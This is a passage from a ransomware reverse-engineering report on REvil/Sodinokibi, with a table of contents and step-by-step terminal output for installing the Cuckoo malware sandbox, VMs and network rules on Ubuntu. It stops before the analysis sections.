REVERSE ENGINEERING

REvil/Sodinokibi Ransomware

// Prepared by Toqa Mahmoud

January 12, 2023

TABLE OF CONTENTS

List of Screenshots *3*

Introduction *6*

Cuckoo Installation *6*

Basic Static & Dynamic Analysis *17*

Static Analysis **18**

Dynamic Analysis **21**

Traffic 22

Process Monitor 23

Unpacking the Malware *25*

Advanced Analysis *28*

Resolving the Dynamic Import Address Table **28**

Encrypted Strings **34**

Decrypting Strings **38**

Deleting Shadows **40**

Generate Extension **41**

Privilege escalation **42**

Lock files **44**

Get Directories **45**

Encrypting Files **46**

Check Lang **47**

C2 Server **48**

Victim Information 49

Generating URL 49

C2 Communication 52

Conclusion *53*

LIST OF SCREENSHOTS

Screenshot 1 6
Screenshot 2 6
Screenshot 3 7
Screenshot 4 8
Screenshot 5 8
Screenshot 6 8
Screenshot 7 8
Screenshot 8 9
Screenshot 9 9
Screenshot 10 9
Screenshot 11 10
Screenshot 12 10
Screenshot 13 10
Screenshot 14 10
Screenshot 15 11
Screenshot 16 11
Screenshot 17 11
Screenshot 18 11
Screenshot 19 11
Screenshot 20 12
Screenshot 21 12
Screenshot 22 12
Screenshot 23 13
Screenshot 24 13
Screenshot 25 13
Screenshot 26 13
Screenshot 27 13
Screenshot 28 14
Screenshot 29 14
Screenshot 30 15
Screenshot 31 15
Screenshot 32 16
Screenshot 33 16
Screenshot 34 16
Screenshot 35 17
Screenshot 36 17
Screenshot 37 17
Screenshot 38 18
Screenshot 39 18
Screenshot 40 18
Screenshot 41 19
Screenshot 42 19
Screenshot 43 19
Screenshot 44 20
Screenshot 45 20
Screenshot 46 20
Screenshot 47 22
Screenshot 48 22
Screenshot 49 22
Screenshot 50 23
Screenshot 51 23
Screenshot 52 23
Screenshot 53 24

Screenshot 54 24
Screenshot 55 25
Screenshot 56 25
Screenshot 57 26
Screenshot 58 26
Screenshot 59 26
Screenshot 60 27
Screenshot 61 27
Screenshot 62 28
Screenshot 63 28
Screenshot 64 29
Screenshot 65 29
Screenshot 66 29
Screenshot 67 30
Screenshot 68 30
Screenshot 69 30
Screenshot 70 31
Screenshot 71 31
Screenshot 72 31
Screenshot 73 32
Screenshot 74 32
Screenshot 75 32
Screenshot 76 33
Screenshot 77 33
Screenshot 78 34
Screenshot 79 34
Screenshot 80 35
Screenshot 81 35
Screenshot 82 36
Screenshot 83 36
Screenshot 84 37
Screenshot 85 37
Screenshot 86 37
Screenshot 87 37
Screenshot 88 38
Screenshot 89 38
Screenshot 90 38
Screenshot 91 38
Screenshot 92 39
Screenshot 93 39
Screenshot 94 39
Screenshot 95 40
Screenshot 96 40
Screenshot 97 41
Screenshot 98 41
Screenshot 99 42
Screenshot 100 42
Screenshot 101 43
Screenshot 102 44
Screenshot 103 44
Screenshot 104 45
Screenshot 105 46
Screenshot 106 47
Screenshot 107 48
Screenshot 108 48
Screenshot 109 49

Screenshot 110 50
Screenshot 111 51
Screenshot 112 51
Screenshot 113 52
Screenshot 114 52
Screenshot 115 53

INTRODUCTION

Malware is a file or code, typically delivered over a network, that infects, explores, steals or conducts virtually any behavior an attacker wants. Because malware comes in so many variants, there are numerous methods to infect computer systems. My organization has been a victim of malware and after receiving the extracted malware from the Forensics team, it is now my job to analyze this malware. Therefore, in the report I will perform basic and advanced static and dynamic analysis to understand the sample. This report is divided into 4 phases – cuckoo installation, basic analysis, unpacking the malware, and advanced analysis. This report will walk through each phase and explain the analysis in details.

Note: My submission contains 2 documents:

1. This report (Toqa_Mahmoud_CW2.pdf)
2. The edited malware sample after analyzing (edited_malware.exe.i64)

CUCKOO INSTALLATION

Cuckoo is the leading open source automated malware analysis system. It is used to launch malware in a secure and isolated environment. In this section, I'll illustrate the installation process of Cuckoo Sandbox. I will use Ubuntu 18.04 to install Cuckoo.

First, I updated the system

Screenshot 1

```
toqa@toqa:~$ sudo apt update
[sudo] password for toqa:
Get:1 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Hit:2 http://eg.archive.ubuntu.com/ubuntu bionic InRelease
Get:3 http://eg.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:4 http://eg.archive.ubuntu.com/ubuntu bionic-backports InRelease [83.3 kB]
Fetched 261 kB in 1s (184 kB/s)
```


```
toqa@toqa:~$ sudo apt upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  apport apport-gtk bash bind9-host binutils binutils-common binutils-x86-64-linux-gnu bluez bluez-cups
  bluez-obexd busybox-initramfs busybox-static ca-certificates command-not-found command-not-found-data cron cups
  cups-bsd cups-client cups-common cups-core-drivers cups-daemon cups-ipp-utils cups-ppdc cups-server-common dbus
  dbus-user-session dbus-x11 deja-dup dirmngr distro-info-data dnsmasq-base dnsutils dpkg firefox fonts-opensymbol
  ghostscript ghostscript-x gir1.2-javascriptcoregtk-4.0 gir1.2-notify-0.7 gir1.2-polkit-1.0 gir1.2-webkit2-4.0
  gnupg gnupg-l10n gnupg-utils gpg gpg-agent gpg-wks-client gpg-wks-server gpgconf gpgsm gpgv gstreamer1.0-gtk3
  gstreamer1.0-plugins-good gstreamer1.0-pulseaudio gzip imagemagick imagemagick-6-common imagemagick-6.q16
  intel-microcode isc-dhcp-client isc-dhcp-common klibc-utils libasn1-8-heimdal libbind9-160 libbinutils
  libbluetooth3 libc-bin libc6 libc6-dbg libcaca0 libcom-err2 libcups2 libcupscgi1 libcupsimage2 libcupsmime1
  libcupsppdc1 libcurl3-gnutls libdbus-1-3 libdns-export1100 libdns1100 libdpkg-perl libevdev2 libexempi3
  libexpat1 libflac8 libfreerdp-client2-2 libfreerdp2-2 libfreetype6 libfribidi0 libgcrypt20 libglib2.0-0
  libglib2.0-bin libglib2.0-data libgmp10 libgnutls30 libgs9 libgs9-common libgssapi3-heimdal
  libgstreamer-plugins-good1.0-0 libhcrypto4-heimdal libheimbase1-heimdal libheimntlm0-heimdal libhttp-daemon-perl
```

Then, I installed all the required dependencies as shown in the following screenshots.

Screenshot 2

```
toqa@toqa:~$ sudo apt-get install python python-pip python-dev libffi-dev libssl-dev -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  build-essential dpkg-dev fakeroot g++ g++-7 gcc gcc-7 libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libasan4 libatomic1 libc-dev-bin libc6-dev libcilkrts5 libexpat1-dev
  libfakeroot libgcc-7-dev libitm1 liblsan0 libmpx2 libpython-all-dev libpython-dev libpython-stdlib
  libpython2.7-dev libquadmath0 libstdc++-7-dev libtsan0 libubsan0 linux-libc-dev make manpages-dev
  python-all python-all-dev python-asn1crypto python-cffi-backend python-crypto python-cryptography
  python-dbus python-enum34 python-gi python-idna python-ipaddress python-keyring python-keyrings.alt
  python-minimal python-pip-whl python-pkg-resources python-secretstorage python-setuptools python-six
  python-wheel python-xdg python2.7 python2.7-dev python2.7-minimal
Suggested packages:
  debian-keyring g++-multilib g++-7-multilib gcc-7-doc libstdc++6-7-dbg gcc-multilib autoconf automake
  libtool flex bison gcc-doc gcc-7-multilib gcc-7-locales libgcc1-dbg libgomp1-dbg libitm1-dbg
  libatomic1-dbg libasan4-dbg liblsan0-dbg libtsan0-dbg libubsan0-dbg libcilkrts5-dbg libmpx2-dbg
  libquadmath0-dbg glibc-doc libssl-doc libstdc++-7-doc make-doc python-doc python-tk python-crypto-doc
  python-cryptography-doc python-cryptography-vectors python-dbus-dbg python-dbus-doc python-enum34-doc
  python-gi-cairo libkf5wallet-bin gir1.2-gnomekeyring-1.0 python-fs python-gdata python-keyczar
  python-secretstorage-doc python-setuptools-doc python2.7-doc binfmt-support
The following NEW packages will be installed:
  build-essential dpkg-dev fakeroot g++ g++-7 gcc gcc-7 libalgorithm-diff-perl libalgorithm-diff-xs-perl
```

Screenshot 3



Then, I started configuring tcpdump by adding the existing user “toqa” to the pcap group

Screenshot 4

```
toqa@toqa:~$ sudo usermod -a -G pcap toqa
[sudo] password for toqa:
toqa@toqa:~$ sudo chgrp pcap /usr/sbin/tcpdump
toqa@toqa:~$ sudo setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
toqa@toqa:~$
```

I then allowed the creation of pcaps for non-root users.

Screenshot 5

```
toqa@toqa:~$ getcap /usr/sbin/tcpdump
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
toqa@toqa:~$ sudo aa-disable /usr/sbin/tcpdump
Disabling /usr/sbin/tcpdump.
toqa@toqa:~$
```

I then installed swig and m2crypto.

Screenshot 6

```
toqa@toqa:~$ sudo apt-get install swig
Reading package lists... Done
Building dependency tree
Reading state information... Done
swig is already the newest version (3.0.12-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
toqa@toqa:~$ sudo pip install m2crypto
The directory '/home/toqa/.cache/pip/http' or its parent directory is not owned by the current user and th
e cache has been disabled. Please check the permissions and owner of that directory. If executing pip with
 sudo, you may want sudo's -H flag.
The directory '/home/toqa/.cache/pip' or its parent directory is not owned by the current user and caching
 wheels has been disabled. check the permissions and owner of that directory. If executing pip with sudo,
you may want sudo's -H flag.
Collecting m2crypto
  Downloading https://files.pythonhosted.org/packages/2c/52/c35ec79dd97a8ecf6b2bbd651df528abb47705def774a4
a15b99977274e8/M2Crypto-0.38.0.tar.gz (1.2MB)
    100% |████████████████████████████████| 1.2MB 761kB/s
Collecting typing (from m2crypto)
  Downloading https://files.pythonhosted.org/packages/0b/cb/da856e81731833b94da70a08712f658416266a5fb2a9d9
e426c8061becef/typing-3.10.0.0-py2-none-any.whl
Installing collected packages: typing, m2crypto
  Running setup.py install for m2crypto ... done
Successfully installed m2crypto-0.38.0 typing-3.10.0.0
toqa@toqa:~$
```


After that, I added the existing user “toqa” to the vboxusers group.

Screenshot 7

```
toqa@toqa:~$ sudo usermod -a -G vboxusers toqa
toqa@toqa:~$
```


The following script will create a virtual environment.

Screenshot 8



I then ran the script

Screenshot 9



After that, I created and activated a virtual environment (cuckoo-test) with python2.7.

Screenshot 10

After that, I ensured that I have all the setup tools needed and I then installed cuckoo.

Screenshot 11

```
(cuckoo-test) toqa@toqa:/opt$ pip install -U pip setuptools
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Py
thon 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details
about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#p
ython-2-support pip 21.0 will remove support for this functionality.
Requirement already up-to-date: pip in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (20
.3.4)
Requirement already up-to-date: setuptools in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packa
ges (44.1.1)
(cuckoo-test) toqa@toqa:/opt$ pip install -U cuckoo
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Py
thon 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details
about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#p
ython-2-support pip 21.0 will remove support for this functionality.
Collecting cuckoo
  Downloading Cuckoo-2.0.7.tar.gz (8.6 MB)
     |████████████████████████████████| 8.6 MB 8.4 MB/s
Collecting alembic==1.0.10
  Downloading alembic-1.0.10.tar.gz (1.0 MB)
     |████████████████████████████████| 1.0 MB 6.6 MB/s
Collecting androguard==3.0.1
```

I then downloaded the Windows 7 ISO image from Cuckoo's source.

Screenshot 12

```
(cuckoo-test) toqa@toqa:/opt$ sudo wget https://cuckoo.sh/win7ultimate.iso --no-check-certificate
--2023-01-08 20:53:36--  https://cuckoo.sh/win7ultimate.iso
Resolving cuckoo.sh (cuckoo.sh)... 149.210.181.54
Connecting to cuckoo.sh (cuckoo.sh)|149.210.181.54|:443... connected.
WARNING: cannot verify cuckoo.sh's certificate, issued by 'CN=R3,O=Let's Encrypt,C=US':
  Issued certificate has expired.
HTTP request sent, awaiting response... 200 OK
Length: 3320903680 (3.1G) [application/octet-stream]
Saving to: 'win7ultimate.iso'

win7ultimate.iso            22%[=======>                          ] 717.80M  1.36MB/s    eta 7m 21s
```

I then mounted the image as read only

Screenshot 13

```
(cuckoo-test) toqa@toqa:/opt$ sudo mkdir /mnt/win7
(cuckoo-test) toqa@toqa:/opt$ sudo chown toqa:toqa /mnt/win7/
(cuckoo-test) toqa@toqa:/opt$ sudo mount -o ro,loop win7ultimate.iso /mnt/win7
(cuckoo-test) toqa@toqa:/opt$
```

I then installed vmcloak to simplify the process of VM creation and its configuration.

Screenshot 14

```
(cuckoo-test) toqa@toqa:/opt$ pip install -U vmcloak
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Py
thon 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details
about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#p
ython-2-support pip 21.0 will remove support for this functionality.
Collecting vmcloak
  Downloading VMCloak-0.4.8.tar.gz (78 kB)
     |████████████████████████████████| 78 kB 1.0 MB/s
Requirement already satisfied, skipping upgrade: click==6.6 in /home/toqa/.virtualenvs/cuckoo-test/lib/pyt
hon2.7/site-packages (from vmcloak) (6.6)
Requirement already satisfied, skipping upgrade: jinja2==2.9.6 in /home/toqa/.virtualenvs/cuckoo-test/lib/
python2.7/site-packages (from vmcloak) (2.9.6)
Requirement already satisfied, skipping upgrade: pefile2==1.2.11 in /home/toqa/.virtualenvs/cuckoo-test/li
b/python2.7/site-packages (from vmcloak) (1.2.11)
Collecting pyyaml==3.12
  Downloading PyYAML-3.12.tar.gz (253 kB)
     |████████████████████████████████| 253 kB 2.7 MB/s
Requirement already satisfied, skipping upgrade: sqlalchemy==1.3.3 in /home/toqa/.virtualenvs/cuckoo-test/
lib/python2.7/site-packages (from vmcloak) (1.3.3)
Requirement already satisfied, skipping upgrade: alembic<1.1,>=1.0.7 in /home/toqa/.virtualenvs/cuckoo-tes
t/lib/python2.7/site-packages (from vmcloak) (1.0.10)
```

I then create a new interface with the – vboxnet0.

Screenshot 15

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak-vboxnet0
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Interface 'vboxnet0' was successfully created
(cuckoo-test) toqa@toqa:/opt$
```

After that, I installed Windows as a new base image (win7x64base) with all the specs configured. This base image is going to be used later on to turn on live VMs.

Screenshot 16

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak init --verbose --win7x64 win7x64base --cpus 2 --ramsize 2048
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDe
precationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecate
d in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
INFO:vmcloak.abstract:Got file 'python-2.7.6.msi' from 'https://www.python.org/ftp/python/2.7.6/python-2.7
.6.msi', with matching checksum.
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
INFO:vmcloak:Starting the Virtual Machine u'win7x64base' to install Windows.
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
INFO:vmcloak:Added image u'win7x64base' to the repository.
```

I then cloned the image.

Screenshot 17

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak clone win7x64base win7x64cuckoo
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDe
precationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecate
d in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
```

After that, I installed internet explorer11 on the virtual machine.

Screenshot 18

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak install win7x64cuckoo ie11
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDe
precationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecate
d in cryptography, and will be removed in the next release.
  from cryptography import utils, x509

ERROR:vmcloak:The dependency ie11 returned an error..
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
(cuckoo-test) toqa@toqa:/opt$
```

Finally, our base image is now ready. In the next step, we have to spin up a runnable instance from this image so I created 1 snapshot.

Screenshot 19

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak snapshot --count 1 win7x64cuckoo 192.168.56.101
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDe
precationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecate
d in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
 0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
(cuckoo-test) toqa@toqa:/opt$
```

As you can see, the command below lists all VMs.

Screenshot 20

```
(cuckoo-test) toqa@toqa:/opt$  vmcloak list vms
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDe
precationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecate
d in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
192.168.56.1011 192.168.56.101
(cuckoo-test) toqa@toqa:/opt$
```

After that, I configured the network.

Screenshot 21

```
toqa@toqa:~$ sudo sysctl -w net.ipv4.conf.vboxnet0.forwarding=1
[sudo] password for toqa:
net.ipv4.conf.vboxnet0.forwarding = 1
toqa@toqa:~$ sudo sysctl -w net.ipv4.conf.enp0s3.forwarding=1
net.ipv4.conf.enp0s3.forwarding = 1
toqa@toqa:~$ sudo iptables -t nat -A POSTROUTING -o enp0s3 -s 192.168.56.0/24 -j MASQUERADE
toqa@toqa:~$ sudo iptables -P FORWARD DROP
toqa@toqa:~$ sudo iptables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
toqa@toqa:~$ sudo iptables -A FORWARD -s 192.168.56.0/24 -j ACCEPT
toqa@toqa:~$ sudo iptables -vnL
Chain INPUT (policy ACCEPT 6 packets, 2056 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0           state RELATED,EST
ABLISHED
    0     0 ACCEPT     all  --  *      *       192.168.56.0/24      0.0.0.0/0

Chain OUTPUT (policy ACCEPT 6 packets, 2056 bytes)
 pkts bytes target     prot opt in     out     source               destination
toqa@toqa:~$
```

I then ran the “cuckoo init” command which creates a working directory.

Screenshot 22


```
(cuckoo-test) toqa@toqa:/opt$ cuckoo init
                                                  it's Cuckoo!

Cuckoo Sandbox 2.0.7
www.cuckoosandbox.org
Copyright (c) 2010-2018

======================================================================
    Welcome to Cuckoo Sandbox, this appears to be your first run!
    We will now set you up with our default configuration.
    You will be able to see and modify the Cuckoo configuration,
    Yara rules, Cuckoo Signatures, and much more to your likings
    by exploring the /home/toqa/.cuckoo directory.

    Among other configurable items of most interest is the
    new location for your Cuckoo configuration:
                /home/toqa/.cuckoo/conf
======================================================================

Cuckoo has finished setting up the default configuration.
Please modify the default settings where required and
start Cuckoo again (by running `cuckoo` or `cuckoo -d`).
(cuckoo-test) toqa@toqa:/opt$
```

I then navigated to the directory, and as you can see it contains all the needed configuration files.

Screenshot 23


After that, I ran the “cuckoo community” command, which downloads the latest rule files and everything needed for cuckoo to work.

Screenshot 24




Then, I started cuckoo rooter.

Screenshot 25




I then started configuring the conf files to add all the VMs to run the analysis on.

Screenshot 26



